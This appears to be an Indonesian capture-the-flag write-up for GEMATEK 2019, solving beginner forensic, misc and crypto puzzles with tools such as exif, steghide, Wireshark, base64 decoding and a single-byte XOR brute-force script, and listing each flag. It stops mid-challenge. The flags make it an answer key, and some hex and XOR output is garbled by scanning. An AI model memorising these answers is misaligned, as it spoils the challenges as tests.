


Writeup GEMATEK 2019




ꦒꦪꦸ
Gayu Gumelar

IP Location

Diberikan ip 159.167.16.5 dengan hint, flag adalah nama kota kemudian saya cek dengan ip checker <https://www.iplocation.net>



IP Address	Country	Region	City
159.167.16.5	United Kingdom 	England	London
ISP	Organization	Latitude	Longitude
ACCENTUREUK	Accentureuk	51.5074	-0.127758

Flag : **GEMATEK19{london}**

Bolak -Balik [MISC]

amanreb gnay uk namet hamurek niam uka uti utkaw kilabr3t_a1nud : ayn galf ini nad ,uknamet helo sitarg galf haubes nakireb id uka nad nasah

Hint : -

echo | rev

```
File Edit View Search Terminal Help
root@kali:~# echo amanreb gnay uk namet hamurek niam uka uti utkaw kilabr3t_a1nud : ayn galf ini nad ,uknamet helo sitarg galf haubes nakireb id uka n
ad nasah | rev
hasan dan aku di berikan sebuah flag gratis oleh temanku, dan ini flag nya : dun1a_t3rbalik waktu itu aku main kerumah teman ku yang bernama
root@kali:~#
```

Flag : **GEMATEK19{dun1a_t3rbalik}**

Petak Umpet [MISC]

Challenge

Player Solve

Ciri-ciri flag yang asli terdiri dari uppercase, lowercase, digit dan karakter underscore
[file](#)

Hint : grep adalah teman


grep -vn '[@|;|+|:|_|.|?|`|~|/|\\(|)|*|&|%|^|=|>]' Petak_Umpet

```
File Edit View Search Terminal Help
root@MrR00T:/media/DATA KULIAH/UKM PROTEK/SOAL_GEMATEK19/MISC#
root@MrR00T:/media/DATA KULIAH/UKM PROTEK/SOAL_GEMATEK19/MISC#
root@MrR00T:/media/DATA KULIAH/UKM PROTEK/SOAL_GEMATEK19/MISC# grep -vn '[@|;|+|:|~|.|?|`|~|/|\\(|)|*|&|%|^|=|>]' Petak_Umpet
3239:GEMATEK19{C1I8Eo1_gthn}n4ZN2qCoMm}QFdmnZCffh}
6323:GEMATEK19{8}poguZe{Kd7u1RzddjUTfBG0GrV5pfHoIm}
13129:GEMATEK19{1A5W{rBH21LYaBI5ab5GWUGLFjCatMzZCd2}
13647:GEMATEK19{M9CrqS<h0YrZM},o37]HzZasZE6N2tJ4cB{
14544:GEMATEK19{DGmk<YZ}8tXkAdMi6{rh3kEo2xsr{Sftviu}
15698:GEMATEK19{ZAHRC<7T6MRtouTgu_4Qdx'hV8}x-iNb,K5}
20007:GEMATEK19{e01x7p}SI9ZUIWmYA2SArc}BCLxZs[yY____,}
20631:GEMATEK19{y[{}ruH8Ll00}y'}Y<m3o}Usw1jTnzeJuuHB}
22645:GEMATEK19{ZwLKY0tqWnkn}vTCrap]4A8xz2H4zGyUy{ }
35516:GEMATEK19{FS}HTo}R0{A0<hZTV9tfKYWanln}m]mhIE2}
44291:GEMATEK19{[[l]2edoG2MbGCg8bM768{ -NqIXVYv05RQU}
44323:GEMATEK19{u9}wPCanB54dkH6Lngsz8ymQiChKH7c rLaj}
50807:GEMATEK19{,vtLC25QaC'P}ZK4civiQR70xhw2j9Nr0w9}
52415:GEMATEK19{Ki9ktVENhmd6pqYmDiI}K<Nu29h9dnedYTQ}
57329:GEMATEK19{0'v0k}iCy,PWEc-o50wx1IWhhgVLFF<QH3U}
57857:GEMATEK19{hn7d1hLGyhQ1Vo0gjSDCQ-9rrh3i}Xj,u3r5}
63270:GEMATEK19{LQaEMhT6oAXkPGm78zb}BI4TKrLHHMw5y9U}
63491:GEMATEK19{Jx}l99[ gKWoRRHsD[m4{oIeG6{85,ufQHy}
63958:GEMATEK19{eHTF[Cqr]3-}xVieSt{ }kmZwEdvyJG}0DS,}
64306:GEMATEK19{8KIn5w1wx9P6GD5XZQst3yv[<y}HzCe3CdW}
65653:GEMATEK19{sSoRpyE<R' LQ6hzRoPy<z91qDwAAr}egQUun}
67667:GEMATEK19{WrM7NGVRj8eZ3bhbt5seRPoab3p6GLzS_Hf}
68938:GEMATEK19{tidaaak_semudah_itu_fergusoooo00000}
69798:GEMATEK19{V2QFA}GJ<'kUs}WX<r fI3y6V5C9YL9CW6JR}
73759:GEMATEK19{kL9xK{J_oIxEsK,5F_6Ys9AFWuB,3zIzH7s}
76495:GEMATEK19{SGgI[S76jU<4j-lygddS[Vn8-1pVL,y{Nay}
86382:GEMATEK19{u94jd0HYtfE44aEvkXJttHh83LELI3gs{Pr}
98402:GEMATEK19{e5B75XJE{[cpICNW7gqhbGsUGQLnfGoLlg8}
root@MrR00T:/media/DATA KULIAH/UKM PROTEK/SOAL_GEMATEK19/MISC#
```


Flag : GEMATEK19{tidaaak_semudah_itu_fergusoooo00000}

Invisible [FORENSIC]

Diberikan sebuah file pdf kosong tanpa isi



coba block dan di dapatkan flagnya



Flag : **GEMATEK19{Cant_y0u_5ee_me3?}**

Nezuko Sembunyi [FORENSIC]

diberikan file image dengan nama nezuko




analisis dengan exif dan di dapatkan flag

```
File Edit View Search Terminal Help
root@kali:~/Downloads/GEMATEK 2019/soal gematek [forensic and misc]# exif nezuko
.jpg
EXIF tags in 'nezuko.jpg' ('Intel' byte order):
-----+-----
Tag                |Value
-----+-----
X-Resolution       |72
Y-Resolution       |72
Resolution Unit    |Inch
Compression        |JPEG compression
X-Resolution       |72
Y-Resolution       |72
Resolution Unit    |Inch
User Comment       |GEMATEK19{Sh3_Hide_in_b4sk3t}
Exif Version        |Exif Version 2.1
FlashPixVersion     |FlashPix Version 1.0
Color Space        |Internal error (unknown value 65535)
-----+-----
EXIF data contains a thumbnail (5263 bytes).
```

Flag : GEMATEK19{Sh3_Hide_in_b4sk3t}


Tanda Tangan Misterius [FORENSIC]

Diberikan sebuah file image dengan nama monalisa.jpg namun tidak bisa di buka, dan sesuai nama soal tanda tangan maka saya cek dengan hexeditor



```
monalisa.jpg x
00000000 78 78 78 78 78 78 78 78 00 01 00 01 02 01 00 48 00 48 00 00 FF E1 16 A9 45 78 69 66 00 00 xxxxxxxx.....H.H.....Exif..
0000001f 4D 4D 00 2A 00 00 00 08 00 07 01 12 00 03 00 00 01 00 01 00 00 01 1A 00 05 00 00 00 01 00 MM.*.....
0000003e 00 00 62 01 1B 00 05 00 00 01 00 00 00 6A 01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02 ...b.....j.(.....1..
0000005d 00 00 00 1C 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 8E 87 69 00 04 00 00 01 00 00 00 .....r.2.....i.....
```

dan benar header dari file tersebut telah di ubah, maka saya ubah ke header sesuai dengan file signature wikipedia



```
monalisa.jpg* x
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 00 01 02 01 00 48 00 48 00 00 FF E1 16 A9 45 78 69 66 00 00 .....JFIF.....H.H.....Exif..
0000001f 00 4D 4D 00 2A 00 00 00 08 00 07 01 12 00 03 00 00 01 00 01 00 00 01 1A 00 05 00 00 00 01 MM.*.....
0000003e 00 00 62 01 1B 00 05 00 00 01 00 00 00 6A 01 28 00 03 00 00 00 01 00 02 00 00 01 31 00 02 ...b.....j.(.....1..
0000005d 02 00 00 1C 00 00 00 72 01 32 00 02 00 00 00 14 00 00 00 8E 87 69 00 04 00 00 01 00 00 00 .....r.2.....i.....
0000007c 00 A4 00 00 00 00 00 0A FC 80 00 00 27 10 00 0A FC 80 00 00 27 10 41 64 6F 62 65 20 50 68 6F .....'......'.Adobe Pho
```


save dan didapatkan flag



Flag : GEMATEK19{M0nal15a}

Cuma Foto Kucing [FORENSIC]

diberikan foto kucing dengan sedikit clue password : 123 ,



maka saya asumsikan ini merupakan foto yang menyimpan sesuatu di dalamnya dan saya lakukan dengan steghide

```
File Edit View Search Terminal Help
root@kali:~/Downloads/GEMATEK 2019/soal gematek [forensic and misc]# steghide extract -sf kucingg.jpg
Enter passphrase:
wrote extracted data to "flag.txt".
root@kali:~/Downloads/GEMATEK 2019/soal gematek [forensic and misc]# cat flag.txt
GEMATEK19{messag3_w1th_st3gh1de}root@kali:~/Downloads/GEMATEK 2019/soal gematek [forensic and misc]#
```

Flag : **GEMATEK19{messag3_w1th_st3gh1de}**

Sirip Hiu [FORENSIC]

Diberikan sebuah file pcapng dengan clue “bantu kak Gayu menemukan passwordnya”. Maka saya asumsikan bahwa kak Gayu mengirimkan password sebelumnya (POST). Kemudian saya coba filter

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request.method=="POST"

No.	Time	Source	Destination	Protocol	Length	Info
29	14.162053497	192.168.43.137	185.27.134.118	HTTP	615	POST /cek-login.php HTTP/1.1 (application/x-www-form-urlencoded)
778	156.156933470	192.168.43.137	185.27.134.118	HTTP	631	POST /part/profile/reset-pwd.php HTTP/1.1 (application/x-www-form-urlencoded)
1202	243.027861553	192.168.43.137	185.27.134.118	HTTP	633	POST /cek-login.php HTTP/1.1 (application/x-www-form-urlencoded)

Protocol	Length	Info
HTTP	615	POST /cek-login.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	631	POST /part/profile/reset-pwd.php HTTP/1.1 (application/x-www-form-urlencoded)
HTTP	633	POST /cek-login.php HTTP/1.1 (application/x-www-form-urlencoded)

dan benar di dapatkan cek-login, reset-pwd dan cek-login.

```
password-reset=GEMATEK19%7Bbas1c_wir3shaarrk%7D&team-reset=HTTP/1.1 200 OK
Server: nginx
```

Flag : **GEMATEK19{bas1c_wir3shaarrk}**

Bunglon Ijo [FORENSIC]

diberikan sebuah file hex

```
Open  bunglonhex.txt  Save
~/Downloads/GEMATEK 2019/soal gematek [forensic and misc]
FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48 00 48 00 00 FF E2 0C 58 49 43 43 5F 50 52 4F 46 46 49 4C 45 00 01 01 00 00 0C 48 4C 69 6E 6F 02 10 00 00
6D 6E 74 72 52 47 42 20 58 59 5A 20 07 CE 00 02 00 09 00 06 00 31 00 00 61 63 73 70 4D 53 46 54 00 00 00 00 49 45 43 20 73 52 47 42 00 00 00 00 00 00
00 00 00 00 00 00 00 00 F6 D6 00 01 00 00 00 00 D3 2D 48 50 20 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 11 63 70 72 74 00 00 01 50 00 00 00 33 64 65 73 63 00 00 01 84 00 00 00 00 6C 77 74 70 74 00 00
01 F0 00 00 00 14 62 6B 70 74 00 00 02 04 00 00 00 14 72 58 59 5A 00 00 02 18 00 00 00 14 67 58 59 5A 00 00 02 2C 00 00 00 14 62 58 59 5A 00 00 02 40
00 00 00 14 64 6D 6E 64 00 00 02 54 00 00 00 70 64 6D 64 64 00 00 02 C4 00 00 00 88 76 75 65 64 00 00 03 4C 00 00 00 86 76 69 65 77 00 00 03 D4 00 00
00 24 6C 75 6D 69 00 00 03 F8 00 00 00 14 6D 65 61 73 00 00 04 0C 00 00 00 24 74 65 63 68 00 00 04 30 00 00 00 0C 72 54 52 43 00 00 04 3C 00 00 08 0C
67 54 52 43 00 00 04 3C 00 00 08 0C 62 54 52 43 00 00 04 3C 00 00 08 0C 74 65 78 74 00 00 00 00 43 6F 70 79 72 69 67 68 74 20 28 63 29 20 31 39 39 38
20 48 65 77 6C 65 74 74 2D 50 61 63 68 61 72 64 20 43 6F 6D 70 61 6E 79 00 00 64 65 73 63 00 00 00 00 00 00 12 73 52 47 42 20 49 45 43 36 31 39 36
36 2D 32 2E 31 00 00 00 00 00 00 00 00 00 12 73 52 47 42 20 49 45 43 36 31 39 36 2D 32 2E 31 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 58 59 5A 20 00 00 00 00 00 00 00 00 F3 51 00 01 00 00
```

karena ini soal kategori forensic maka saya coba buka di text editor, dan benar saja muncul header “JFIF” yang artinya ini file image. Kemudian saya save dan di dapatkan flag

```
File Edit View Search Tools Help
Untitled 1* x
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 48 00 48 00 00 FF E2 0C 58 49 43 43 5F 50 52 4F .....JFIF.....H.H....XICC_PRO
0000001f 46 49 4C 45 00 01 01 00 00 4C 48 4C 69 6E 6F 02 10 00 00 6D 6E 74 72 52 47 42 20 58 59 5A 20 FILE.....HLino....mnrRGB XYZ
0000003e 07 CE 00 02 00 09 00 06 00 31 00 00 61 63 73 70 4D 53 46 54 00 00 00 49 45 43 20 73 52 47 .....1..acspMSFT....IEC sRG
0000005d 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 F6 D6 00 01 00 00 00 00 D3 2D 48 50 20 20 00 00 B.....-HP ..
0000007c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0000009b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....cprt...P...3desc
000000ba 00 00 01 84 00 00 00 6C 77 74 70 74 00 00 01 F0 00 00 00 14 62 68 70 74 00 00 02 04 00 00 .....lwtp...bkpt.....
000000d9 14 72 58 59 5A 00 00 02 18 00 00 00 14 67 58 59 5A 00 00 02 2C 00 00 00 14 62 58 59 5A 00 00 .rXYZ.....gXYZ.....bXYZ..
000000f8 02 40 00 00 00 14 64 6D 6E 64 00 00 02 54 00 00 70 64 6D 64 64 00 02 C4 00 00 00 88 76 .@....dmnd...T...pdmd...v
00000117 75 65 64 00 00 03 4C 00 00 00 86 76 69 65 77 00 00 03 D4 00 00 00 24 6C 75 6D 69 00 03 F8 ued...L....view.....$lumi...
00000136 00 00 00 14 6D 65 61 73 00 00 04 0C 00 00 00 24 74 65 63 68 00 00 04 30 00 00 00 0C 72 54 52 ....meas.....$tech...0....rTR
00000155 43 00 00 04 3C 00 00 08 0C 67 54 52 43 00 00 04 3C 00 00 08 0C 62 54 52 43 00 00 04 3C 00 00 C...<....gTRC...<....bTRC...<...
00000174 08 0C 74 65 78 74 00 00 00 43 6F 70 79 72 69 67 68 74 20 28 63 29 20 31 39 39 38 20 48 65 ..text...Copyright (c) 1998 He
```



Flag : GEMATEK19{h3x_dump_good_vr0h}

String Aneh [CRYPTO]
diberikan enkripsi base64

```
NDc0NTRENDE1NDQ1NEIzMTM5N0I2QTc1MzU3NDVGMzUzMTZENzA2QzY1NUY2NDMzNjMzMDY0MzM1RjdE
```

decode dan dapatkan flag


```
File Edit View Search Terminal Help
root@kali:~# echo NDc0NTRENDE1NDQ1NEIzMTM5N0I2QTc1MzU3NDVGMzUzMTZENzA2QzY1NUY2NDMzNjMzMDY0MzM1RjdE | base64 -d
47454D4154454B31397B6A7535745F35316D706C655F6433633064335F7Droot@kali:~# ^C
root@kali:~# echo 47454D4154454B31397B6A7535745F35316D706C655F6433633064335F7D | xxd -r -p
GEMATEK19{ju5t_51mple_d3c0d3_}root@kali:~#
```

Flag : GEMATEK19{ju5t_51mple_d3c0d3_}

QR Code [CRYPTO]

Diberikan sebuah QR Code

Kemudian saya Scan <https://zxing.org/w/decode> dan didapatkan flag

 Decode Succeeded	
Raw text	GEMATEK2019{Scan_4j4_9An_Qr_C0d3nya_kan_DapaT fla9ny4}
Raw bytes	71 a4 36 47 45 4d 41 54 45 4b 32 30 31 39 7b 53 63 61 6e 5f 34 6a 34 5f 39 41 6e 5f 51 72 5f 43 30 64 33 6e 79 61 5f 6b 61 6e 5f 44 61 70 61 54 5f 66 6c 61 39 6e 79 34 7d 00 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11 ec 11
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	GEMATEK2019{Scan_4j4_9An_Qr_C0d3nya_kan_DapaT fla9ny4}

Flag : GEMATEK2019{Scan_4j4_9An_Qr_C0d3nya_kan_DapaT fla9ny4}

Anak Bawang [CRYPTO]

Diberikan sebuah enkripsi baconian

AAABAAABBBABAAAABBBBAABAABAAAABAABBBAAABABBBAAABBAABAAAABABBAABAAAAAABBBABAAAABAABAAAABAABA

decode, dan didapatkan flag

Decrypt ▾

Distinct codes ▾

Your message: ([Swap A and B](#))

AAABAAABBBABAAAABBBBAABAABAAAABAABBBAAABABBBAAABBAABAAAABABBAABAAAAAABBBABAAAABAABAAAABAABA

This is your encoded or decoded text:

CHIPERFROMFRANCIS

Flag : GEMATEK19{CHIPERFROMFRANCIS}

Symbolic Decimal [CRYPTO]

diberikan soal seperti berikut

Challenge

Player Solve


Apakah kamu tahu ? kamu dapat menyembunyikan pesan dengan simbol sebagai contoh, !@#\$%^&*() adalah 123456789 sekarang kau coba :

&!^(&&^%,\$^(&%,!@#,*),%!,,!(%,&*,(%,!)^!!&,%&,%@,(%,(*,\$(!!%,^%,(%,!)),!)%,%#,!))!(,(*!!&!!),!@!,\$(,!)&,(&!!),(%,%#,!)%!(,(*!!!,!)!@% Bagaimanapun, Ini tidak akan mudah seperti yang kau pikirkan.


Hint : koma di ganti dengan spasi

Submit

lakukan find and replace, misal ! == 1, @ == 2



sehingga yang di dapat



lakukan decode <https://www.dcode.fr/ascii-code> dan didapatkan flag

Flag : GEMATEK19{P3saN_ju94_b1sA_di5embuny1kan_5imbol}

Cor Coran [CRYPTO]

Diberikan sebuah enkripsi dengan hint XOR dan tanpa key.
Maka decode dengan script berikut

```
plaintext = ""
kunci = ""
ciphertext = "KIAMXIG=5wTC^S=9SZ?^USY9?JY@SX<S0^U\X<q"
for i in range (0x00, 0xff):
    for c in ciphertext:
        plaintext += chr(ord(c) ^ i)
    print i, plaintext
    plaintext = ""
```

```
root@kali:~/Downloads/GEMATEK 2019/soal gematek [cryptography]# python xor_decode.py
0 KIAMXIG=5wTC^S=9SZ?^USY9?JY@SX<S0^U\X<q
1 JH@LYHF<4vUB_R<8R[>_TRX8>KXARY=RN_T]Y=p
2 IKCOZKE?7uVA\Q?;QX=\WQ[;=H[BQZ>QM\W^Z>s
3 HJBN[JD>6tW@]P>:PY<]VPZ:<IZCP[?PL]V_[?r
4 OMEI\MC91sPGZW9=W^;ZQW]=;N]DW\8WKZQX\8u
5 NLDH]LB80rQF[V8<V_: [PV\<:0\EV]9VJ[PY]9t
6 MOGK^0A;3qREXU;?U\9XSU_?9L_FU^:UIXSZ^:w
7 LNFJ_N@:2pSDYT:>T]8YRT^>8M^GT_;THYR[_;v
8 CAIEPA05=\KV[51[R7V][Q17BQH[P4[GV]TP4y
9 B@HDQ@N4<~]JWZ40ZS6W\ZP06CPIZQ5ZFW\UQ5x
10 ACKGRCM7?}^ITY73YP5T_YS35@SJYR6YET_VR6{
11 @BJFSBL6>|_HUX62XQ4U^XR24ARKXS7XDU^WS7z
12 GEMATEK19{XOR_15_V3RY_U53FUL_T0_CRYPT0}
13 FDL@UDJ08zYNS^04^W2SX^T42GTM^U1^BSXQU1|
14 EG0CVGI3;yZMP]37]T1P[ ]W71DWN]V2]AP[RV2
15 FEMBLEHNS_?L@?36]H003]M005X0]H01_0030]S
```

Flag : **GEMATEK19{XOR_15_V3RY_U53FUL_T0_CRYPT0}**

Look Up Inside [CRYPTO]

Diberikan sebuah file image



saya analisis dengan exiftool tidak menemukan sesuatu, dan saya coba analisis dengan strings

